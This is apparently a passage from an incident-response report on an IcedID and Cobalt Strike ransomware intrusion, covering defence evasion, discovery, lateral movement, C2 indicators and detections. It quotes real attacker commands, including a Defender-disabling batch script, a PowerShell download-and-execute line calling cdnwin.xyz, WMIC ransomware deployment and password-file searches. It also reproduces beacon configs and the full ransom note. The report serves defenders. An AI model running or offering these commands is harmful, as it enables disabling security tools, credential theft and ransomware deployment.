schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
rem Disable WD systray icon
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
rem Remove WD context menu
reg delete "HKCR*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
```

```
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem Run "Disable WD.bat" again to disable WD services
```

It appears that the information from these 3 scripts were lifted from the first revision of [Revisions - quick-disable-windows-defender.bat - GitHub](#). Fed1 is half of that batch file and Fed2 is the other half. Fed3 is a complete copy. This tells us that the threat actor was not aware of what was in these scripts or else they wouldn't have ran fed1/fed2 and fed3 considering they do the same thing.

**Credential Access**


The threat actors injected into a high privileged process and then access cached credentials from LSASS:



Related named pipe activity based on Cobalt Strike patterns for using Mimikatz Pass-The-Hash function to run local and remote commands. The named pipe was used to pass the results back to the Beacon process.

ParentCommandLine	Image	CommandLine	TaskCategory	IntegrityLevel
C:\Windows\system32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 9cf88d8db1 > \\.\pipe\9d3d48	Process Create (rule: ProcessCreate)	System
C:\Windows\system32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 5c748e0ab8d > \\.\pipe\36816c	Process Create (rule: ProcessCreate)	System
C:\Windows\system32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo cf3578d180 > \\.\pipe\c94d44	Process Create (rule: ProcessCreate)	System
C:\Windows\system32\svchost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 70667b30ddb > \\.\pipe\9b2f0e	Process Create (rule: ProcessCreate)	System

**Windows EID: 4673 – A privileged service was called:**



**Discovery**

**IcedID initial Environment Discovery**

Several discovery commands executed from IcedID after the initial execution:

```
ipconfig /all
cmd.exe /c chcp >82
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```

## Cobalt Strike Beacon Discovery

Cobalt Strike's `appino` Beacon, ran discovery commands upon initial execution:

Initiating Process Command Line	Process Command Line	Action Type
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C net group "Domain Computers" /DOMAIN	ProcessCreated
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"		ValidCodeSignature
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C net group "domain Admins" /DOMAIN	ProcessCreated
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"		ValidCodeSignature
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C ipconfig /all	ProcessCreated
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C netstat -a -n -p tcp   find "ESTAB"	ProcessCreated
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C ping -n 1 [redacted]	ProcessCreated
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C ping -n 1 [redacted]	ProcessCreated
powershell.exe -nop -w hidden -c "TEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	svchost.exe	ProcessCreated

```
cmd.exe /C ping -n 1<redacted>
cmd.exe /C ping -n 1<redacted>
cmd.exe /C nlstest /domain_trusts&nlttest /dclist:&c:\windows\sysnative\nlttest /domain_trusts&c:\windows\sysnative\nlttest /
cmd.exe /C netstat -a -n -p tcp | find "ESTAB"
cmd.exe /C net group "domain Admins" /DOMAIN
cmd.exe /C net group "Domain Computers" /DOMAIN
cmd.exe /C ipconfig /all
```

## Active Directory Domain Discovery

Discovering domain controllers prior to pivoting:

Initiating Process Command Line	Process Command Line	Action Type
cmd.exe /C net group "domain controllers" /domain		CmdExecution
winlogon.exe	cmd.exe /C net group "domain controllers" /domain	LogonAttempted
cmd.exe /C net group "domain controllers" /domain	conhost.exe 0xffffffff -ForceV1	ProcessCreated
cmd.exe /C net group "domain controllers" /domain	net group "domain controllers" /domain	ProcessCreated
net group "domain controllers" /domain	net1 group "domain controllers" /domain	ProcessCreated
cmd.exe /C dir \ [redacted] \CS\		ExploratoryCommand
winlogon.exe	cmd.exe /C dir \ [redacted] \CS\	LogonAttempted
cmd.exe /C dir \ [redacted] \CS\	conhost.exe 0xffffffff -ForceV1	ProcessCreated

After discovering and pivoting to the Domain Controller, threat actors used both **AdFind** and **BloodHound** to explore the Active Directory Domain.

Executing `Adfind` on the Domain Controller:

Action Type	Process Command Line
ProcessCreated	cmd.exe /C rename adfind.bin ad.exe
ProcessCreated	cmd.exe /C rename adfind.bin ad.exe
ProcessCreated	ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
ProcessCreated	ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
ProcessCreated	cmd.exe /C ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > [redacted].csv
ProcessCreated	cmd.exe /C ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > [redacted].csv

Evidence of `BloodHound` execution on the Domain Controller:

Event Id	Payload Data3	Payload Data4
Map Description: FileCreate (Count: 7)		
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] users.json
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] computers.json
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] groups.json
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] gpos.json
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] ous.json
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] domains.json
11	Image: C:\Windows\system32\dlhhost.exe	TargetFilename: C:\Users\Public\Music\20210 [redacted] BloodHound.zip

The threat actors also executed PowerView `Invoke-ShareFinder` module on the beachhead host:

```
powershell -nop -exec bypass -EncodedCommand SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAGMabABpAGUAbgBk
```

Decoded command:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:10966/'); Invoke-ShareFinder -CheckShareAccess
```

The threat actors also executed PowerView `Invoke-FindLocalAdminAccess` module on one of the compromised servers:

```
powershell -nop -exec bypass -EncodedCommand SQBFAFGAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBzIAGMABABpAGUAbgB...
```

Decoded command:

```
IEX (New-Object Net.Webclient).DownloadString('http://localhost:37923/'); Invoke-FindLocalAdminAccess -threads 50
```

We also saw exhaustive port scanners of certain servers before additional discovery.

### File and Directory Discovery

The following discovery commands were run on all hosts including the Domain Controllers:

Action Type	Process Command Line
ProcessCreated	cmd.exe /C dir C:\Users\*pass***** /s >> C:\Users\Public\Videos\fp\fp3.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass***** /s >> C:\Users\Public\Videos\fp\fp3.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass***** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass***** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.sql* /s >> C:\Users\Public\Videos\fp\fp7.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.sql* /s >> C:\Users\Public\Videos\fp\fp7.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass***** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass***** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.txt* /s >> C:\Users\Public\Videos\fp\fp6.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.txt* /s >> C:\Users\Public\Videos\fp\fp6.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.doc* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.doc* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.xls* /s >> C:\Users\Public\Videos\fp\fp8.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.xls* /s >> C:\Users\Public\Videos\fp\fp8.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.sql* /s >> C:\Users\Public\Videos\fp\fp9.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.sql* /s >> C:\Users\Public\Videos\fp\fp9.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.csv* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.csv* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.txt* /s >> C:\Users\Public\Videos\fp\fp11.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.txt* /s >> C:\Users\Public\Videos\fp\fp11.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.doc* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.doc* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.xls* /s >> C:\Users\Public\Videos\fp\fp13.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.xls* /s >> C:\Users\Public\Videos\fp\fp13.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.csv* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.csv* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C type fp15.txt
ProcessCreated	cmd.exe /C type fp15.txt

### Lateral Movement

The first Lateral Movement to the Domain Controller was performed using remote services creation (Executing spoolsv.exe via remote services):

Event Id	Executable Info
7045	\\[redacted]\ADMIN\$\spoolsv.exe
7045	\\[redacted]\ADMIN\$\spoolsv.exe
7045	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgB...
7045	\\[redacted]\ADMIN\$\f555879.exe

The spoolsv.exe binary is a Cobalt Strike artifact used for Lateral Movement and C2 which decodes to the configuration below:

```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 4000,
```



 [enter image description here](#)

Right after initial Lateral Movement, a second Cobalt Strike Beacon `kaslose64.dll` was executed on a critical server.

 [enter image description here](#)

### Command and Control

Rita stands for Real Intelligence Threat Analytics (RITA), developed by Active Countermeasures. Rita is a framework for identifying command and control communication, also known as beaconing. As the name implies, beaconing refers to delivering regular messages from an infected host to an attacker-controlled host. Beacon is the malware agent installed on the victim's device and is responsible for communicating with the C2 server. Rita is consuming zeek/bro logs and detecting suspected beaconing activity using network traffic calculations.

It then assigns a value ranging from 0.1 to 1.0, with the greater the score indicating that the network activity is suspicious. Rita is utilized as a hunting tool rather than a real-time detection tool, though simple scripting allows Rita to be used for live traffic analysis. However, analysts should add additional context and filter the results accordingly. Rita can only identify suspicious communication and should not be automated as a preventative control. For more info on how RITA works check out the [mathamatics here](#).

Using with this case network traffic RITA was able to identify all active Beacons from the impacted hosts in the network as seen in the screenshot below:

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion	Total Bytes
0.997	Redacted	146.70.24.186	70488	8119.000	416	38273	1	1325	20942	49943	0.000	0.000	0	0	572153984
0.997	Redacted	146.70.24.186	25181	8584.000	41	35049	1	1331	10648	17811	0.000	0.000	0	0	210270082
0.997	Redacted	146.70.24.186	43168	8040.000	1035	38273	1	1325	10998	29777	0.000	0.000	0	0	247015567
0.997	Redacted	146.70.24.186	59596	8036.000	1053	38253	1	1325	19689	40890	0.000	0.000	0	0	478959369
0.997	Redacted	146.70.24.186	36203	8033.000	49	38925	1	1325	15376	24820	0.000	0.000	0	0	290829865
0.997	Redacted	146.70.24.186	78805	8010.000	4	277861	1	1325	22339	55166	0.000	0.000	0	0	631245666
0.992	Redacted	146.70.24.186	17782	9165.000	14	40113	1	1325	6467	12059	0.000	0.000	1	0	162981087
0.992	Redacted	146.70.24.186	16814	8135.000	608	16833	1	1325	6161	11580	0.000	0.000	1	0	136793556
0.896	Redacted	134.195.90.187	3732	2155.000	58	38744	5	1144	2824	2802	0.000	0.000	0	0	8044183
0.895	Redacted	134.195.90.187	3658	2113.000	48	11080	5	1144	2794	2750	0.000	0.000	0	0	7730040
0.847	Redacted	146.70.24.186	956	24833.000	42	34001	1	1325	291	581	0.000	0.000	0	0	23741291
0.842	Redacted	146.70.24.186	650	11886.000	3	24309	1	1325	297	406	0.000	0.000	0	0	7596417

IcedID:

```
gsterangsic.buzz
oscanonamik.club
riderskop.top
iserunifish.club
5.61.46.161
176.97.64.194
```

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ec74a5c51106f0419184d0dd08fb05bc
Certificate: [f8:4e:05:70:39:7b:8a:81:d3:0e:09:be:3c:68:14:00:d2:6d:8c:07]
Not Before: 2021/07/21 14:07:11 UTC
Not After: 2022/07/21 14:07:11 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption

JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ec74a5c51106f0419184d0dd08fb05bc
Certificate: [87:19:1c:7c:0f:4e:e0:96:5c:b4:c9:de:a0:41:47:dd:5a:ef:4e:c4]
Not Before: 2021/07/21 06:53:48 UTC
Not After: 2022/07/21 06:53:48 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

Cobalt Strike C2 configuration:

kaslose.com (146.70.24.186) – This Cobalt Strike server was added to our [Threat Feed](#) on 07/19/2021.

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ae4edc6faf64d08308082ad26be60767
Certificate: [7e:6c:72:b8:83:e3:9f:28:e0:af:06:45:2b:73:73:f1:86:89:cc:d7]
Not Before: 2021/07/20 15:53:12 UTC
Not After: 2021/10/18 15:53:10 UTC
Issuer Org: Let's Encrypt
Subject Common: kaslose.com [kaslose.com ]
Public Algorithm: rsaEncryption
```

```
{
  "x64": {
    "sha256": "8cbd66dd196a5c54549dc350fa1734ddcff2da782a4a0682e8a79de7bbdf505",
    "sha1": "65c4379c9bcca13c4e357bf6cc60af4ced8090a2",
    "uri_queried": "/40vd",
    "config": {
      "Watermark": 0,
      "Method 2": "POST",
      "Spawn To x86": "%windir%\syswow64\dlldllhost.exe",
      "Beacon Type": "8 (HTTPS)",
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "C2 Host Header": "",
      "Spawn To x64": "%windir%\sysnative\dlldllhost.exe",
      "C2 Server": "kaslose.com,/jquery-3.3.1.min.js",
      "Jitter": 37,
      "Method 1": "GET",
      "Port": 443,
      "Polling": 4000
    },
    "time": 1629006465815.1,
    "md5": "af56c32d3d6e5ffa8b20a97580e59656"
  },
  "x86": {
    "sha256": "56ab98d818638b3108505e9778c2c0d021b9f71f882abf1626098780560e435d",
    "sha1": "c216520a8b30894cbd529bfb805dca7c253b85f6",
    "uri_queried": "/HjIa",
    "config": {
      "Watermark": 0,
      "Method 2": "POST",
      "Spawn To x86": "%windir%\syswow64\dlldllhost.exe",
      "Beacon Type": "8 (HTTPS)",
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "C2 Host Header": "",
      "Spawn To x64": "%windir%\sysnative\dlldllhost.exe",
      "C2 Server": "kaslose.com,/jquery-3.3.1.min.js",
      "Jitter": 37,
      "Method 1": "GET",
      "Port": 443,
      "Polling": 4000
    },
    "time": 1629006464435.3,
    "md5": "5fe82e1ccc5a68c39f314aad79f16cbb"
  }
}
```

The following Cobalt Strike server was added to our [Threat Feed](#) on 07/26/2021.

```
cdnsharepoi.xyz
cdnchrome.xyz
134.195.90.187:80
134.195.90.186:80
134.195.90.185:80
```

HTTP User Agent:

```
Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/5.0; rv:11.0) like Gecko 20210505604
```

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:fd4bc6cea4877646ccd62f0792ec0b62
Certificate: [5c:d1:8b:c9:51:f2:5b:ed:ad:fe:6a:1e:c8:9c:ec:7f:29:12:7b:b2]
Not Before: 2021/06/07 17:50:37 UTC
Not After: 2021/09/05 17:50:37 UTC
Issuer Org: Let's Encrypt
Subject Common: cdnwin.xyz [cdnwin.xyz ]
Public Algorithm: rsaEncryption
```

Based on the [Subject Common name \(cdnwin.xyz\)](#) we can see that there are 5 Cobalt Strike servers associated with this group all hosted on HostHatch, and registered by NameCheap. Still online as of 10/10/2021

```
{
  "BeaconType": [
    "HTTP"
  ],
  "Port": 80,
  "SleepTime": 10000,
  "MaxGetSize": 1398191,
  "Jitter": 10,
  "C2Server": "134.195.90.186,/updates/query_result.php,134.195.90.185,/updates/query_result.php,cdnchrome.xyz,/updates",
  "HttpPostUri": "/updates/lms.php",
  "Malleable_C2_Instructions": [
    "Remove 21 bytes from the end",
    "Remove 66 bytes from the beginning",
    "Base64 decode"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "SpawnTo_x86": "%windir%\syswow64\svchost.exe",
  "SpawnTo_x64": "%windir%\sysnative\svchost.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 0,
  "bStageCleanup": "False",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRNX": "True",
  "bProcInject_UseRNX": "True",
  "bProcInject_MinAllocSize": 16384,
  "ProcInject_PrepndAppend_x86": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_PrepndAppend_x64": "Empty",
  "ProcInject_Execute": [
    "ntdll.dll:RtlUserThreadStart",
    "SetThreadContext",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "VirtualAllocEx",
  "bUsesCookies": "False",
  "HostHeader": ""}
```

croperdate.com (146.70.24.133:443) - This Cobalt Strike server was added to our [Threat Feed](#) on 07/27/2021.

```
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s:ae4edc6faf64d08308082ad26be60767
Certificate: [32:c6:10:53:d8:b9:78:25:57:24:fc:d0:a3:13:a1:02:fe:5a:69:e9]
Not Before: 2021/07/27 10:49:01 UTC
Not After: 2021/10/25 10:48:59 UTC
Issuer Org: Let's Encrypt
```

Subject Common: croperdate.com [croperdate.com ]  
 Public Algorithm: rsaEncryption

```
"x64": {
  "md5": "e830976cb63c0741f77d03e2380be20f",
  "sha256": "83b06b64509af99fb9c467149b00f1110249762f8afe611e37f60958e074d1ba",
  "config": {
    "Spawn To x64": "%windir%\sysnative\dlh.exe",
    "Method 2": "POST",
    "Spawn To x86": "%windir%\syswow64\dlh.exe",
    "HTTP Method Path 2": "/jquery-3.3.2.min.js",
    "Method 1": "GET",
    "Jitter": 37,
    "C2 Server": "croperdate.com/jquery-3.3.1.min.js",
    "Beacon Type": "8 (HTTPS)",
    "Port": 443,
    "Polling": 5000
  },
  "time": 1627388580602.7,
  "sha1": "b3cd1f976ed13ec2bc0abef7ecea309c0c5461c"
},
"x86": {
  "md5": "a5449d92756386dd749a8013d5267f14",
  "sha256": "8da83bde3f4e7643a30ab818093981acef7e8870080db60a98286a1d9624dda1",
  "config": {
    "Spawn To x64": "%windir%\sysnative\dlh.exe",
    "Method 2": "POST",
    "Spawn To x86": "%windir%\syswow64\dlh.exe",
    "HTTP Method Path 2": "/jquery-3.3.2.min.js",
    "Method 1": "GET",
    "Jitter": 37,
    "C2 Server": "croperdate.com/jquery-3.3.1.min.js",
    "Beacon Type": "8 (HTTPS)",
    "Port": 443,
    "Polling": 5000
  },
  "time": 1627388577368.7,
  "sha1": "25a797d4679c40c1599949356cec9e350fdd5588"
}
```

**Exfiltration**

No exfiltration TTPs were observed while analyzing this intrusion, however, as stated in the case summary, it is possible that the threat actors used Cobalt Strike (encrypted channel) to transmit sensitive data such as Word documents.

**Impact**

The ransomware was executed on multiple servers using a batch script `start.bat` :

```
@echo off
rundll32 c:\users\public\music\update64.dll,start
```

Here is the first ransomware execution which was observed on the Domain Controller:

Action Type	Process Command Line	Folder Path	File Name
FileCreated		C:\Users\Public\Music	update64.dll
FileCreated		C:\Users\Public\Music	start.bat
ProcessCreated	cmd.exe /C type start.bat		
ImageLoaded		C:\Users\Public\Music	update64.dll
ProcessCreated	rundll32 c:\users\public\music\update64.dll,start		
ProcessCreated	rundll32 c:\users\public\music\update64.dll,start		
ProcessCreatedUsingWmiQuery	c:\users\public\music\start.bat		
ProcessCreated	cmd.exe /c c:\users\public\music\start.bat		
ProcessCreated	cmd.exe /c c:\users\public\music\start.bat		
FileCreated		C:\Users\administrator\AppData...	RecoveryManual.html
FileCreated		C:\Users\administrator\AppData...	RecoveryManual.html

Below is another example of the ransomware execution on one of the external servers:

```
cmd.exe /C for /f %a in (pc.txt) do copy /y \\[redacted]c$\Users\Public\music\update64.dll \\%a)c$\Users\Public\music\update64.dll ProcessCreated
cmd.exe /C for /f %a in (pc.txt) do copy /y \\[redacted]c$\Users\Public\music\start.bat \\%a)c$\Users\Public\music\start.bat ProcessCreated
cmd.exe /C for /f %a in (pc.txt) do copy /y \\[redacted]c$\Users\Public\music\start.bat \\%a)c$\Users\Public\music\start.bat ProcessCreated
cmd.exe /C del pc.txt ProcessCreated
cmd.exe /C wmic /node:@pc.txt process call create "c:\users\public\music\start.bat" ProcessCreated
```

Once the encryption process was complete a file called RecoveryManual.html was left across the filesystem with the instructions on how to contact the threat actors for the ransom negotiations.

## Your ClientId:

[redacted]

If you are here, you want to know what happened.

We infiltrated your network, controlled it for a while, examined your data, downloaded sensitive information and finally encrypted your computers. Your files are safe, but encrypted. Any attempt to decrypt files with third-party software will permanently corrupt content.

### What now?

We advise you to be in touch and start negotiations, otherwise your confidential data will be published on few our news sites and promoted in all possible ways. Data publication and even the fact of this leak for sure will lead to significant losses for your company:

- government fines
- lawsuits and as a result legal claims payments
- additional expenses on law services
- data recovery

Also you shouldn't underestimate huge damage for your reputation, which can cause crash of equity prices, clients withdrawal and other negative consequences.

**But don't panic! We are doing business, not war.**

We can unlock your data and keep everything in secret. All, what we want is a ransom.

If we can reach an agreement, you also get:

- security report
- full file tree of compromised data
- downloaded data unrecoverable deletion
- support with unlocking and network protection advice.

### How can you contact us?

Visit our support chat. It is simple, secure and you can set a password to avoid intervention of unauthorised persons.

[http://\[redacted\]](http://[redacted])

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

## IOCs

### Network

```
IcedID C2
37.120.222.100
176.97.64.194 calseled.bond
176.97.64.194 riderskop.top
feedbackfileweb.club
5.61.46.161 gsterangsic.buzz

Cobalt Strike C2
146.70.24.133 croperdate.com
146.70.24.186 kaslose.com
134.195.90.187 cdnsharepoi.xyz
134.195.90.187 cdngithub.xyz
134.195.90.187 cdnwindow.xyz
134.195.90.187 cdnchrome.xyz
134.195.90.187 cdnwin.xyz
134.195.90.186 cdnwin.xyz
134.195.90.185 cdnwin.xyz
```

### File

```
0B330A76.bat
348cae913e496198548854f5ff2f6d1e
a07655b9020205bd47084afd62a8bb22b48c0cdc
c80128f51871eec3ae2057989a025ce244277c1c180498a5aaef45d5214b8506
adf.bat
c0fba1bdf26fdea254f29d035cfc240
```

76e49a572c2b468ff75387d340b871799fb514c0  
9a07559dd43d8defa9addf1d61d401cdecc121c3fd03789905c086875cbb918c  
croperdate64.dll  
67c916ed405a3163d19f7642734d94be  
6f0edb57f316fd75a96c1365e7408cc51b165c1a  
1b981b4f1801c31551d20a05aee7548ec169d7af5dbcee549aa803aeea461a0  
fed1.bat  
b849c3fde795b901244033039b8ac7fc  
82226be6991b327a88f2e34d306e85fef3dc1a7c  
81a1247465ed4b6a44bd5b81437024469147b75fe4cb16dc4d2f7b912463bf12  
fed2.bat  
450319cd558fb091de5c1eb477279491  
b9be7387ad2363f240d6f9758565310bc070c5d8  
bf908d50760e3724ed5faa29b2a96cb1c8fc7a39b58c3853598d8b1ccfd424ac  
fed3.bat  
d66e39105b8c13e530e3965f058d74e1  
c94d92056db72aeac6d5c37e8f87b7be63065b25  
8dceded6c8a8f97c0b01f59e063df6be8214a1bd510e4774ef7f30c78875f4e  
kaslose.dll  
922451995226138f5924a830e58dcf84  
05036842cc0faf1fe3c539e984af4ca96fb4478b  
320296ea54f7e957f4fc8d78ec0c1658d1c04a22110f9ddf6a6e5cb633a1679c  
kaslose64.dll  
71d852063d97be95b841244ba2baa3b3  
1640828e4158ca867e35c4c2bd75fc7d2c32e82b  
a4d92718e0a2e145d014737248044a7e11fb4fd45b683fcf7aabffefafa280413  
kasper.bat  
f72cab42a2ecb753e9cf1eca0fda9b75  
b0a303a9c5844aad78deafaa469f091d0fe78884  
fc2ab02ff0774921f49a1f78782a9c2634bacc76c149d5d16ab861ca9ce5d760  
spoolsv.exe  
bac8f1ac15380266049c693093350710  
ef7ec279ef8bdca900f1190db945ad3f15d4f983  
0d575c22dfd30ca58f86e4cf3346180f2a841d2105a3dacfe298f9c7a22049a0  
star.bat  
edc09807da2d733262c29f0fb184c6c2  
70dd6c21d031db5051a3635b8860c3a49c866ff  
6679848b93987eb8ca02f881e3542b9f54163264b18a13175b65e18ba711c905  
update64.dll  
ffd1027dad6ba3eec0a8de67f9236d05  
61707322b2f5bb49dff51520fb0f9da866987153  
47ff886d229a013d6e73d660a395f7b8e285342195680083eb96d64c052dd5f0

## Detections

### Network

#### Suricata

ET MALWARE Win32/IcedID Request Cookie  
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (0)  
ET DNS Query to a \*.top domain - Likely Hostile  
ThreatFox TrickBot botnet C2 traffic (ip:port - confidence level: 75%)  
ETPRO POLICY Observed Atera Remote Access Application Activity Domain in TLS SNI  
ET INFO Observed Let's Encrypt Certificate for Suspicious TLD (.xyz)  
